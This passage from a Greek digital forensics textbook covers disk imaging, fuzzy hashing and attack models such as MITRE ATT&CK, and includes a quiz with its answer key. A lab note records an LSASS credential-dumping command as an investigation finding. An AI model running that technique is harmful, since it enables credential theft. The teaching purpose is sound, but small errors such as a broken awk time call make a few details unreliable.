Ο **ασαφής κατακερματισμός (ssdeep, TLSH)** μετρά ομοιότητα αντί για ταυτότητα: δύο παραλλαγές του ίδιου κακόβουλου, που ο SHA-256 βλέπει ως εντελώς διαφορετικές, δίνουν υψηλό ποσοστό συγγένειας. Χρησιμοποιείται για ομαδοποίηση δειγμάτων και σύνδεση περιστατικών. Η **ανάκτηση με χάραξη (file carving)** ανασύρει αρχεία από αδόμητο χώρο με βάση υπογραφές κεφαλίδας/υποσέλιδου (π.χ. FF D8 FF για JPEG), χωρίς να βασίζεται στο σύστημα αρχείων — πολύτιμη σε διαμορφωμένους ή κατεστραμμένους δίσκους, με τίμημα την απώλεια ονομάτων και χρονοσφραγίδων.

Στην **επιτόπια κατάσχεση**, η τεχνική συναντά τη διαδικασία: φωτογράφιση της σκηνής και της οθόνης πριν από κάθε επαφή, καταγραφή καλωδιώσεων, αποφυγή τερματισμού μέσω μενού (χρήση αφαίρεσης τροφοδοσίας μόνο όταν έχει αποφασιστεί συνειδητά), κλωβός Faraday για κινητές συσκευές, και ρητή απόφαση — τεκμηριωμένη — για κάθε ενεργό σύστημα με βάση το δέντρο του Σχ. 4α.

Βασικό σημείο

Ο κρυπτογραφικός κατακερματισμός απαντά «είναι το ίδιο;», ο ασαφής απαντά «μοιάζει;». Η έρευνα χρειάζεται και τις δύο ερωτήσεις.

Εμβάθυνση

Η χάραξη έχει τα δικά της όρια αξιοπιστίας: σε κατακερματισμένα (fragmented) αρχεία, ο χαρακτήρας μπορεί να συρράψει τμήματα από διαφορετικά αρχεία, παράγοντας τεχνούργημα που «ανοίγει» αλλά δεν υπήρξε ποτέ. Γι' αυτό τα προϊόντα χάραξης χαρακτηρίζονται στην αναφορά ως *ανακτηθέντα τμήματα* και διασταυρώνονται με ανεξάρτητες πηγές (καταγραφές, μεταδεδομένα εφαρμογών) πριν αποκτήσουν αποδεικτικό βάρος. Αντίστοιχα, η ομοιότητα ssdeep είναι ένδειξη συγγένειας, όχι απόδειξη κοινής προέλευσης — δύο εγκαταστάτες που μοιράζονται βιβλιοθήκες θα εμφανίσουν ομοιότητα χωρίς κακόβουλη σχέση. Η ερμηνευτική πειθαρχία του κεφαλαίου 1 ισχύει και εδώ: κάθε τεχνικό εύρημα συνοδεύεται από το εύρος και τα όρια της μεθόδου που το παρήγαγε.

Εργαστηριακό Πρωτόκολλο §2.8**\$ Bash — §2.8**

```
# Fuzzy-hash two malware variants and compare
ssdeep -b sample_v1.exe > fuzzy.txt
ssdeep -bm fuzzy.txt sample_v2.exe
```

Αποτέλεσμα εντολής

```
sample_v2.exe matches sample_v1.exe (88)
```

Επεξήγηση

Βαθμολογία 88/100 σημαίνει ισχυρή δομική συγγένεια: η v2 είναι κατά πάσα πιθανότητα επανασυσκευασμένη παραλλαγή της v1, παρότι οι SHA-256 τιμές τους διαφέρουν πλήρως. Το εύρημα κατευθύνει τη συσχέτιση περιστατικών, δεν την αποδεικνύει.

Σύνοψη κεφαλαίου

Η συλλογή πειστηρίων είναι η φάση όπου τα λάθη δεν διορθώνονται. Η σειρά πτητικότητας του RFC 3227 ορίζει το «τι πρώτα», οι φραγές εγγραφής το «χωρίς αλλοίωση», οι μορφές εικόνων και ο διπλός κατακερματισμός το «επαληθεύσιμα», και η αλυσίδα επιμέλειας το «αποδείξιμα». Το BitLocker και οι SSD υπενθυμίζουν ότι οι κλασικές συνταγές χρειάζονται επικαιροποίηση: η μνήμη και τα κλειδιά προηγούνται του δίσκου, και η απουσία διαγραμμένων δεδομένων σε SSD είναι αναμενόμενο εύρημα, όχι απόδειξη μη ύπαρξης. Στο νέφος, η επιμέλεια ξεκινά από την κλήση του API.

2.9 Τεχνικό Εργαστήριο 2: Απόκτηση εικόνας με dc3dd και ewfacquire

Σενάριο. Παραλάβετε τον δίσκο του FIN-WS-114 (E-003, 500 GB SATA) με άθικτη σφραγίδα S-88231. Θα παραγάγετε εικόνα raw με dc3dd και εικόνα E01 με ewfacquire, με πλήρη τεκμηρίωση.

Φάση 1 — Απεικόνιση raw με dc3dd

\$ Bash

```
sudo dc3dd if=/dev/sdb of=$CASE/evidence/disk/E-003.raw \
hash=md5 hash=sha256 log=$CASE/evidence/disk/E-003-dc3dd.log
```

Αποτέλεσμα εντολής

```
dc3dd 7.2.646 started at 2026-09-26 15:41:03 +0000
device size: 976773168 sectors (probed), 500,107,862,016 bytes
sector size: 512 bytes (probed)
500107862016 bytes ( 466 G ) copied ( 100% ), 4123 s, 116 M/s
input results for device `/dev/sdb':
 976773168 sectors in, 0 bad sectors replaced by zeros
md5: 7f1c22a09ff83e2a6a1d3e0b64b7a911
sha256: 3c28f4a1e9b0d2c56d77a8e19f4b3d02e6a90c15b8f27d4a1e0c9b3f5a6d7e81
output results for file `E-003.raw': [ok]
dc3dd completed at 2026-09-26 16:49:46 +0000
```

Επεξήγηση

Το dc3dd υπολογίζει MD5+SHA-256 κατά τη ροή, καταγράφει μηδέν χαλασμένους τομείς και παράγει αρχείο log με χρονοσφραγίδες έναρξης/λήξης — έτοιμο συνημμένο για το μητρώο πειστηρίων.

Φάση 2 — Απεικόνιση E01 με ewfacquire

\$ Bash

```
sudo ewfacquire -t $CASE/evidence/disk/E-003 -c best -C INC-2026-0117 \
-D "FIN-WS-114 system disk" -e "K.Papadopoulos" -E E-003 -d sha256 /dev/sdb
```

Αποτέλεσμα εντολής

```
ewfacquire 20171104
Acquiry completed at: Sep 26, 2026 18:12:31
Written: 466 GiB in 1 hour, 18 minutes (102 MiB/s)
MD5 hash calculated over data: 7f1c22a09ff83e2a6a1d3e0b64b7a911
SHA256 hash calculated over data: 3c28f4a1e9b0d2c56d77a8e19f4b3d02...
ewfacquire: SUCCESS
```

Επεξήγηση

Ο MD5 της E01 ταυτίζεται με του dc3dd — δύο ανεξάρτητα εργαλεία επιβεβαιώνουν το ίδιο περιεχόμενο. Τα μεταδεδομένα υπόθεσης (εξεταστής, αριθμός πειστηρίου, περιγραφή) είναι πλέον ενσωματωμένα στο ίδιο το αρχείο.

Φάση 3 — Επαλήθευση και κλείσιμο**\$ Bash**

```
ewfverify $CASE/evidence/disk/E-003.E01 | tail -n 3
echo "E-003,imaging done,md5 match dc3dd/ewf,$(date -u +%FT%TZ)" >>
↪ $CASE/notes/custody.csv
```

Αποτέλεσμα εντολής

```
MD5 hash stored in file:      7f1c22a09ff83e2a6a1d3e0b64b7a911
MD5 hash calculated over data: 7f1c22a09ff83e2a6a1d3e0b64b7a911
ewfverify: SUCCESS
```

Επεξήγηση

Το ewfverify ξαναδιαβάζει ολόκληρη την εικόνα και συγκρίνει με τον αποθηκευμένο κατακερματισμό. Με την εγγραφή στο custody.csv, ο κύκλος απόκτησης κλείνει τεκμηριωμένα: πηγή, δύο εικόνες, τέσσερις έλεγχοι, μία αλήθεια.

2.10 Πρακτική Άσκηση 2

Σχεδιάστε πλήρες σχέδιο απόκτησης για το εξής σενάριο: φορητός υπολογιστής στελέχους βρέθηκε ενεργός και συνδεδεμένος σε άγνωστο Wi-Fi, με BitLocker ενεργό και ξεκλείδωτο, ενώ υπάρχει υπόνοια infostealer στη μνήμη. Παραδοτέα: (α) πλήρης σειρά ενεργειών με αιτιολόγηση κατά RFC 3227 και κατά το δέντρο του Σχ. 4α, (β) κατάλογος εργαλείων και μέσων αποθήκευσης με χωρητικότητες, (γ) τα τέσσερα σημεία κατακερματισμού με τα αντίστοιχα αρχεία log, (δ) έντυπο αλυσίδας επιμέλειας συμπληρωμένο για δύο μεταβιβάσεις, (ε) παράγραφος 150 λέξεων για την αναφορά, που εξηγεί γιατί η ζωντανή συλλογή ήταν αναγκαία και ποιο αποτύπωμα άφησε.

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- RFC 3227: συλλέγουμε πρώτα ό,τι χάνεται πρώτο — RAM και συνδέσεις πριν από δίσκο, δίσκος πριν από αρχειοθετημένα μέσα. Η σειρά δεν διαπραγματεύεται.
- Φραγή εγγραφής: υλικού για δικαστικές υποθέσεις (NIST CFTT), λογισμικού για διαλογή, πάντα δοκιμασμένη σε δίσκο-μάρτυρα και πλήρως τεκμηριωμένη.
- Μορφές εικόνων: raw για συμβατότητα, E01 για δικαστική χρήση με ενσωματωμένα μεταδεδομένα, AFF4 για ταχύτητα και μεγάλα μέσα. Πάντα έλεγχος HPA/DCO πριν την απεικόνιση.

- Ακεραιότητα = τέσσερα σημεία κατακερματισμού (πηγή → εικόνα → αντίγραφο εργασίας → προ κατάθεσης), με διπλό αλγόριθμο MD5+SHA-256.
- Η αλυσίδα επιμέλειας είναι τόσο ισχυρή όσο ο ασθενέστερος κρίκος: κάθε μεταβίβαση με χρόνο, υπογραφές και αριθμό σφραγίδας.
- BitLocker ξεκλείδωτο = αντίστροφη μέτρηση: RAM, κλειδιά ανάκτησης, λογική εικόνα — πριν από κάθε σκέψη για shutdown.
- SSD/TRIM καταστρέφουν διαγραμμένα αυτόνομα, στο νέφος η επιμέλεια ξεκινά από το API call, στα VM το snapshot με μνήμη είναι δωρεάν εικόνα RAM.
- Κρυπτογραφικός κατακερματισμός = ταυτότητα, ασαφής (ssdeep) = συγγένεια, χάραξη = ανάκτηση χωρίς μεταδεδομένα — κάθε μέθοδος με δηλωμένα όρια.

2.11 Τεστ Αυτοαξιολόγησης 2

1. Σύμφωνα με το RFC 3227, ποιο συλλέγεται πρώτο;
 - A. Ο δίσκος συστήματος
 - B. Η μνήμη RAM και οι ενεργές δικτυακές συνδέσεις
 - C. Τα αρχειοθετημένα αντίγραφα ασφαλείας
 - D. Οι απομακρυσμένες καταγραφές
2. Γιατί προτιμάται φραγή εγγραφής υλικού σε δικαστικές υποθέσεις;
 - A. Είναι ταχύτερη από το λογισμικό
 - B. Μπλοκάρει τις εγγραφές σε επίπεδο πρωτοκόλλου, ανεξάρτητα από το λειτουργικό, και πιστοποιείται (NIST CFTT)
 - C. Κοστίζει λιγότερο
 - D. Δεν απαιτεί τεκμηρίωση
3. Τι προσφέρει η μορφή E01 έναντι της raw;
 - A. Μικρότερη συμβατότητα με εργαλεία
 - B. Συμπύεση, ελέγχους CRC ανά μπλοκ και ενσωματωμένα μεταδεδομένα υπόθεσης
 - C. Ταχύτερη απόκτηση σε κάθε περίπτωση
 - D. Αυτόματη αποκρυπτογράφηση BitLocker
4. Σύστημα με BitLocker βρέθηκε ενεργό και ξεκλείδωτο. Ποια είναι η σωστή σειρά;
 - A. Άμεσο shutdown και νεκρή απεικόνιση
 - B. Αποσύνδεση δικτύου και αναμονή οδηγίων
 - C. Συλλογή RAM, εξαγωγή κλειδιών ανάκτησης, λογική εικόνα του ανοιχτού τόμου, μετά απόφαση shutdown
 - D. Επανεκκίνηση σε ασφαλή λειτουργία
5. Γιατί η ανάκτηση διαγραμμένων από SSD με ενεργό TRIM είναι κατά κανόνα αδύνατη;

- A. Επειδή οι SSD δεν έχουν διαγραμμαμένα αρχεία
- B. Επειδή τα εργαλεία δεν υποστηρίζουν SSD
- C. Επειδή το υλικολογισμικό μηδενίζει αυτόνομα τα ελεύθερα μπλοκ, ανεξάρτητα από φραγές εγγραφής
- D. Επειδή απαγορεύεται νομικά

6. Τι μετρά ο ασαφής κατακερματισμός (ssdeerp);

- A. Την ακεραιότητα ενός αντιγράφου
- B. Τη δομική ομοιότητα μεταξύ αρχείων
- C. Το μέγεθος του αρχείου
- D. Την ηλικία του αρχείου

Απαντήσεις. 1-B: η RAM και οι συνδέσεις χάνονται με την απενεργοποίηση — προηγούνται πάντα. 2-B: η φραγή υλικού λειτουργεί κάτω από το λειτουργικό και συνοδεύεται από αναφορές πιστοποίησης. 3-B: συμπίεση, CRC ανά μπλοκ και μεταδεδομένα κάνουν την E01 αυτοτεκμηριούμενη. 4-Γ: το κλειδί ζει στη RAM και ο ανοιχτός τόμος διαβάζεται μόνο όσο μένει ξεκλείδωτος. 5-Γ: TRIM/GC λειτουργούν στο υλικολογισμικό του δίσκου, εκτός εμβέλειας κάθε φραγής. 6-B: ο ssdeerp απαντά «πόσο μοιάζουν», όχι «είναι ίδια» — εργαλείο συγγένειας, όχι ταυτότητας.

Κεφάλαιο 3

Μοντέλα επιθέσεων και πληροφορίες απειλών

Το κεφάλαιο αυτό δίνει στον αναλυτή τη γλώσσα με την οποία περιγράφονται οι επιθέσεις: την Αλυσίδα Θανάτωσης (Kill Chain), το Μοντέλο Διαμαντιού και το MITRE ATT&CK. Εξηγεί την ιεραρχία TTP, την Πυραμίδα του Πόνου (Pyramid of Pain), τα επίπεδα πληροφοριών απειλών (CTI), τις τεχνικές «ζωής από τη γη» (Living off the Land) και τις μεθοδολογίες δομημένου κυνηγιού απειλών TaHiTI και PEAK.

Μαθησιακοί στόχοι

- Να αναλύετε περιστατικά με την Kill Chain, το Μοντέλο Διαμαντιού και το ATT&CK.
- Να διακρίνετε τακτικές, τεχνικές και διαδικασίες (TTPs) και να τις κωδικοποιείτε με αναγνωριστικά ATT&CK.
- Να εφαρμόζετε την Πυραμίδα του Πόνου (Pyramid of Pain) στην ιεράρχηση δεικτών.
- Να διακρίνετε στρατηγικές, επιχειρησιακές και τακτικές πληροφορίες απειλών.
- Να χαρτογραφείτε την ανιχνευτική κάλυψη με τον ATT&CK Navigator.
- Να αναγνωρίζετε τεχνικές Living off the Land και τη δυσκολία ανίχνευσής τους.
- Να σχεδιάζετε δομημένα κυνήγια απειλών κατά TaHiTI/PEAK.


3.1 Η Αλυσίδα Θανάτωσης και το Μοντέλο Διαμαντιού

Η **Cyber Kill Chain** της Lockheed Martin περιγράφει την επίθεση ως ακολουθία επτά σταδίων: αναγνώριση, οπλοποίηση, παράδοση, εκμετάλλευση, εγκατάσταση, διοίκηση και έλεγχος (C2), ενέργειες επί του στόχου. Η αμυντική της αξία είναι η ιδέα της **διακοπής**: η άμυνα δεν χρειάζεται να κερδίσει παντού — αρκεί να σπάσει έναν κρίκο. Η κριτική της είναι εξίσου γνωστή: είναι γραμμική, ενώ οι σύγχρονες επιθέσεις είναι επαναληπτικές, και εστιάζει στην αρχική διείσδυση ενώ η ζημιά γίνεται συχνά μετά από αυτήν.

Το **Μοντέλο Διαμαντιού** (Σχ. 5) αναλύει κάθε επιθετικό συμβάν σε τέσσερις κορυφές: **Αντίπαλος, Ικανότητα, Υποδομή, Θύμα**. Κάθε παρατήρηση φωτίζει ακμές μεταξύ κορυφών: ένα κακόβουλο δείγμα (ικανότητα) που επικοινωνεί με έναν διακομιστή (υ-

ποδομή) επιτρέπει περιστροφή (pivot) προς άλλα θύματα της ίδιας υποδομής ή άλλες ικανότητες του ίδιου αντιπάλου. Το μοντέλο είναι το θεμέλιο της συσχέτισης εκστρατειών και της απόδοσης (attribution).

Σχ. 5, Το Μοντέλο Διαμαντιού της ανάλυσης εισβολών



Κάθε συμβάν εισβολής έχει τις τέσσερις κορυφές, η ανάλυση «περιστρέφεται» κατά μήκος των ακμών: από την υποδομή προς άλλα θύματα, από την ικανότητα προς τον αντίπαλο.

Βασικό σημείο

Η Kill Chain απαντά «σε ποιο στάδιο βρίσκεται η επίθεση;», το Διαμάντι απαντά «πώς συνδέονται τα συμβάντα μεταξύ τους;». Χρησιμοποιούνται μαζί, όχι εναλλακτικά.

Εμβάθυνση

Η πρακτική αξία των μοντέλων φαίνεται στη στιγμή της διαλογής. Όταν η ειδοποίηση αφορά μακροεντολή σε έγγραφο, ο αναλυτής της Kill Chain σκέφτεται: «παράδοση και εκμετάλλευση συνέβησαν — ψάχνω τώρα για εγκατάσταση και C2», και κατευθύνει τη συλλογή σε μηχανισμούς εκκίνησης και δικτυακές συνδέσεις. Ο αναλυτής του Διαμαντιού σκέφτεται: «ποια υποδομή χρησιμοποιήθηκε; ποιος άλλος στον οργανισμό επικοινωνήσε μαζί της;» και μετατρέπει ένα μεμονωμένο συμβάν σε ερώτημα εύρους. Οι δύο συλλογισμοί μαζί παράγουν το πλήρες σχέδιο διερεύνησης: βάθος (πόσο προχώρησε) και πλάτος (πόσους αφορά).

Εργαστηριακό Πρωτόκολλο §3.1

\$ Bash — §3.1

```
# Pivot on infrastructure: who else resolved the C2 domain?
grep -c "update-cdn77.net" /var/log/dns/queries.log
grep "update-cdn77.net" /var/log/dns/queries.log | awk '{print $4}' | sort -u
```

Αποτέλεσμα εντολής

10.20.14.114
10.20.17.63

Επεξήγηση

Η περιστροφή στην κορυφή «υποδομή» του Διαμαντιού αποκάλυψε δεύτερο θύμα (10.20.17.63) που δεν είχε παραγάγει καμία ειδοποίηση. Το εύρος του περιστατικού μόλις διπλασιάστηκε — πριν από οποιονδήποτε περιορισμό.

3.2 MITRE ATT&CK και η ιεραρχία TTP

Το **MITRE ATT&CK** είναι η κοινή γλώσσα της σύγχρονης άμυνας: μια βάση γνώσης τεκμηριωμένων συμπεριφορών αντιπάλων, οργανωμένη σε **τακτικές** (το «γιατί» — ο επιχειρησιακός στόχος), **τεχνικές** (το «πώς» — η μέθοδος) και **διαδικασίες** (η συγκεκριμένη υλοποίηση από συγκεκριμένο δράστη). Παράδειγμα: τακτική TA0003 Επιμονή → τεχνική T1053 Προγραμματισμένη Εργασία → διαδικασία «schtasks /create με όνομα που μιμείται ενημερώσεις Google».

ID	Τακτική	Επιχειρησιακό ερώτημα του αντιπάλου
TA0001	Αρχική Πρόσβαση	Πώς μπαίνω μέσα;
TA0002	Εκτέλεση	Πώς τρέχω τον κώδικά μου;
TA0003	Επιμονή	Πώς επιβιώνω από επανεκκίνηση;
TA0004	Κλιμάκωση Προνομίων	Πώς αποκτώ υψηλότερα δικαιώματα;
TA0005	Αποφυγή Άμυνας	Πώς μένω αόρατος;
TA0006	Πρόσβαση σε Διαπιστευτήρια	Πώς κλέβω κωδικούς;
TA0007	Ανακάλυψη	Τι υπάρχει γύρω μου;
TA0008	Πλευρική Κίνηση	Πώς φτάνω στον επόμενο υπολογιστή;
TA0009	Συλλογή	Πώς συγκεντρώνω τα δεδομένα-στόχο;
TA0010	Εξαγωγή	Πώς τα βγάζω έξω;
TA0011	Διοίκηση και Έλεγχος	Πώς επικοινωνώ με τα εμφυτεύματα;
TA0040	Επίπτωση	Πώς προκαλώ ζημιά ή πίεση;

Βασικό σημείο

Το ATT&CK δεν είναι λίστα ελέγχου προς «συμπλήρωση» αλλά λεξικό αναφοράς: κωδικοποιεί ό,τι παρατηρήθηκε, ώστε ευρήματα, κανόνες ανίχνευσης και αναφορές CTI να μιλούν την ίδια γλώσσα.

Εμβάθυνση

Η δύναμη της κωδικοποίησης φαίνεται στη ροή εργασίας του περιστατικού: κάθε εύρημα της έρευνας ετικετάρεται με το αναγνωριστικό της τεχνικής (π.χ. T1547.001 για Run keys, T1003.001 για LSASS dumping). Στο τέλος, ο πίνακας των τεχνικών του περιστατικού απαντά δομημένα στα ερωτήματα «τι έκανε ο αντίπαλος;» και «πού είχαμε τυφλά σημεία;» — οι τεχνικές που εκτελέστηκαν χωρίς καμία ειδοποίηση είναι ο κατάλογος προτεραιοτήτων της μηχανικής ανίχνευσης. Προσοχή σε δύο παγίδες: η ίδια συμπεριφορά μπορεί να αντιστοιχεί σε πολλές τεχνικές (η κωδικοποίηση απαιτεί κρίση, όχι μηχανική αντιστοίχιση), και η κάλυψη «μία ανίχνευση ανά τεχνική» είναι ψευδαίσθηση —

μια τεχνική όπως T1059 (Command and Scripting Interpreter) έχει δεκάδες παραλλαγές με διαφορετικά ίχνη.

Εργαστηριακό Πρωτόκολλο §3.2

\$ Bash — §3.2

```
# Tag findings with ATT&CK technique IDs in the case log
note "finding: schtasks \\GoogleUpdateTaskMachineUA_ -> T1053.005 (Scheduled Task)"
note "finding: rundll32 comsvcs.dll MiniDump lsass -> T1003.001 (LSASS Memory)"
grep -o 'T1[0-9.]*' $CASE/notes/notebook.log | sort | uniq -c
```

Αποτέλεσμα εντολής

```
1 T1003.001
1 T1053.005
```


Επεξήγηση

Η ετικετοποίηση σε πραγματικό χρόνο κάνει τον τελικό πίνακα τεχνικών του περιστατικού υποπροϊόν της έρευνας αντί για ξεχωριστή εργασία. Το `uniq -c` δίνει ήδη τη σύνοψη για την αναφορά και τον Navigator.

3.3 Η Πυραμίδα του Πόνου (Pyramid of Pain)

Η **Πυραμίδα του Πόνου** του David Bianco (Σχ. 6) ταξινομεί τους δείκτες με βάση το πόσο «πονάει» τον αντίπαλο η απώλειά τους. Στη βάση, οι κατακερματισμοί αρχείων αλλάζουν με ένα bit — μηδενικό κόστος. Οι διευθύνσεις IP και τα ονόματα τομέων ανανεώνονται με λίγα δολάρια και λίγες ώρες. Τα τεχνουργήματα δικτύου/συστήματος (π.χ. συγκεκριμένο User-Agent, μοτίβο URI) απαιτούν αλλαγές στα εργαλεία. Τα ίδια τα εργαλεία απαιτούν αντικατάσταση ή ανάπτυξη νέων. Στην κορυφή, οι **TTPs** — ο τρόπος δουλειάς — αλλάζουν μόνο με επανεκπαίδευση και ανασχεδιασμό: αυτό είναι το ακριβότερο.

Σχ. 6, Η Πυραμίδα του Πόνου (Pyramid of Pain)



Βασικό σημείο

Μια άμυνα χτισμένη σε hashes και IP «σκοτώνει» μόνο το χθεσινό δείγμα. Μια άμυνα χτισμένη σε συμπεριφορές (TTPs) αναγκάζει τον αντίπαλο να ξαναμάθει τη δουλειά του.

Εμβάθυνση

Η πυραμίδα είναι εργαλείο κατανομής πόρων, όχι δόγμα απόρριψης των «φθηνών» δεικτών: τα hashes και οι IP παραμένουν χρήσιμα για ταχύ αναδρομικό έλεγχο («είδαμε ποτέ αυτό το δείγμα;») και για βραχύβιο αποκλεισμό. Το σφάλμα είναι η *στασιμότητα*: ροές χιλιάδων IOCs που γερνούν σε λίστες αποκλεισμού δίνουν ψευδή αίσθηση κάλυψης. Ο πρακτικός κανόνας ωριμότητας: για κάθε αναφορά CTI που καταναλώνεται, να παράγεται τουλάχιστον μία ανίχνευση επιπέδου τεχνουργήματος ή συμπεριφοράς — όχι μόνο εισαγωγή δεικτών. Έτσι η πυραμίδα μεταφράζεται σε μετρήσιμη πολιτική: «ποσοστό κανόνων ανά επίπεδο πυραμίδας» ως δείκτης ποιότητας του προγράμματος ανίχνευσης.

Εργαστηριακό Πρωτόκολλο §3.3**\$ Bash — §3.3**

```
# Classify current detection rules by pyramid level
grep -rhoE 'level: (hash|ip|domain|artifact|tool|ttp)' /opt/detections/rules/ \
| sort | uniq -c | sort -rn
```

Αποτέλεσμα εντολής

```
212 level: hash
 97 level: ip
 41 level: domain
 18 level: artifact
  9 level: ttp
  4 level: tool
```

Επεξήγηση

Η κατανομή αποκαλύπτει ανεστραμμένη πυραμίδα: 81% των κανόνων ζουν στα δύο φθηνότερα επίπεδα. Ο δείκτης αυτός γίνεται στόχος τριμήνου για την ομάδα μηχανικής ανίχνευσης — μετακίνηση βάρους προς τεχνουργήματα και συμπεριφορές.

3.4 Επίπεδα πληροφοριών απειλών (CTI)

Οι **πληροφορίες απειλών (Cyber Threat Intelligence — CTI)** διαστρωματώνονται κατά αποδέκτη και ορίζοντα χρόνου. Οι **στρατηγικές** πληροφορίες απευθύνονται στη διοίκηση: τάσεις, κίνητρα δραστών, γεωπολιτικό πλαίσιο — τροφοδοτούν αποφάσεις επένδυσης και κινδύνου. Οι **επιχειρησιακές** περιγράφουν εκστρατείες και TTPs συγκεκριμένων ομάδων — τροφοδοτούν το κυνήγι απειλών και τη μηχανική ανίχνευσης. Οι **τακτικές** είναι οι άμεσα μηχανικά καταναλώσιμοι δείκτες (IOCs) — τροφοδοτούν SIEM, EDR και πύλες.

Επίπεδο	Αποδέκτης	Περιεχόμενο	Διάρκεια ζωής
Στρατηγικό	Διοίκηση, CISO	Τάσεις, δράστες, κίνητρα, κίνδυνος κλάδου	Μήνες-έτη
Επιχειρησιακό	SOC, κυνηγοί, μηχανικοί ανίχνευσης	Εκστρατείες, TTPs, εργαλεία ομάδων	Εβδομάδες-μήνες
Τακτικό	Αυτοματισμοί (SIEM/EDR)	IOCs: hashes, IP, domains, URIs	Ωρες-εβδομάδες

Βασικό σημείο

Η αξία της CTI κρίνεται στη δράση που προκαλεί: στρατηγική χωρίς απόφαση, επιχειρησιακή χωρίς κυνήγι και τακτική χωρίς κανόνα είναι απλώς ανάγνωσμα.

Εμβάθυνση

Ο κύκλος ζωής της CTI — κατεύθυνση, συλλογή, επεξεργασία, ανάλυση, διανομή, ανατροφοδότηση — συχνά καταρρέει στο πρώτο βήμα: χωρίς *απαιτήσεις πληροφόρησης* (Priority Intelligence Requirements), η ομάδα συλλέγει ό,τι είναι διαθέσιμο αντί για ό,τι χρειάζεται. Καλοδιατυπωμένες απαιτήσεις είναι ερωτήσεις με αποδέκτη και απόφαση: «Ποιες ομάδες ransomware στοχεύουν τον κλάδο μας με ποια αρχική πρόσβαση; (αποδέκτης: μηχανική ανίχνευσης, απόφαση: προτεραιότητες κάλυψης)». Στην κατανάλωση, τα πρότυπα STIX/TAXII και οι πλατφόρμες MISP/OpenCTI τυποποιούν τη ροή δεικτών, η ποιότητα όμως κρίνεται από τα μεταδεδομένα — πηγή, εμπιστοσύνη, ημερομηνία λήξης — χωρίς τα οποία οι λίστες αποκλεισμού γεμίζουν «σκουπίδια» που παράγουν ψευδώς θετικά.

Εργαστηριακό Πρωτόκολλο §3.4

\$ Bash — §3.4

```
# Age-audit the tactical IOC feed before it pollutes the SIEM
awk -F, 'NR>1 {age=(system()-mktime(gensub(/[-:]/," ","g",$3)))/86400;
  if (age>90) old++} END {print old" of "NR-1" IOCs older than 90 days"}' iocs.csv
```

Αποτέλεσμα εντολής

```
1284 of 2107 IOCs older than 90 days
```

Επεξήγηση

Το 61% της ροής είναι ληγμένοι δείκτες: IP που ανακυκλώθηκαν και domains που έληξαν. Η εισαγωγή τους χωρίς φίλτρο ηλικίας θα παρήγαγε ψευδώς θετικά σε νόμιμη πλέον υποδομή — η υγιεινή της ροής προηγείται της κατανάλωσης.

3.5 Χαρτογράφηση κάλυψης με τον ATT&CK Navigator

Ο **ATT&CK Navigator** είναι το εργαλείο οπτικοποίησης του πίνακα ATT&CK: επίπεδα (layers) με χρωματισμό ανά τεχνική επιτρέπουν τη χαρτογράφηση της ανιχνευτικής κά-

λυσης, των TTPs μιας ομάδας απειλών ή των ευρημάτων ενός περιστατικού — και κυρίως τη σύνθεσή τους: το επίπεδο «τεχνικές της ομάδας X» πάνω στο επίπεδο «η κάλυψή μας» αναδεικνύει ακριβώς τα επικίνδυνα κενά.

Βασικό σημείο

Ο Navigator δεν μετρά ασφάλεια — μετρά επίγνωση: δείχνει πού κοιτάμε και πού όχι. Το κόκκινο κελί χωρίς κάλυψη είναι λίστα εργασιών, όχι διακόσμηση αναφοράς.

Εμβάθυνση

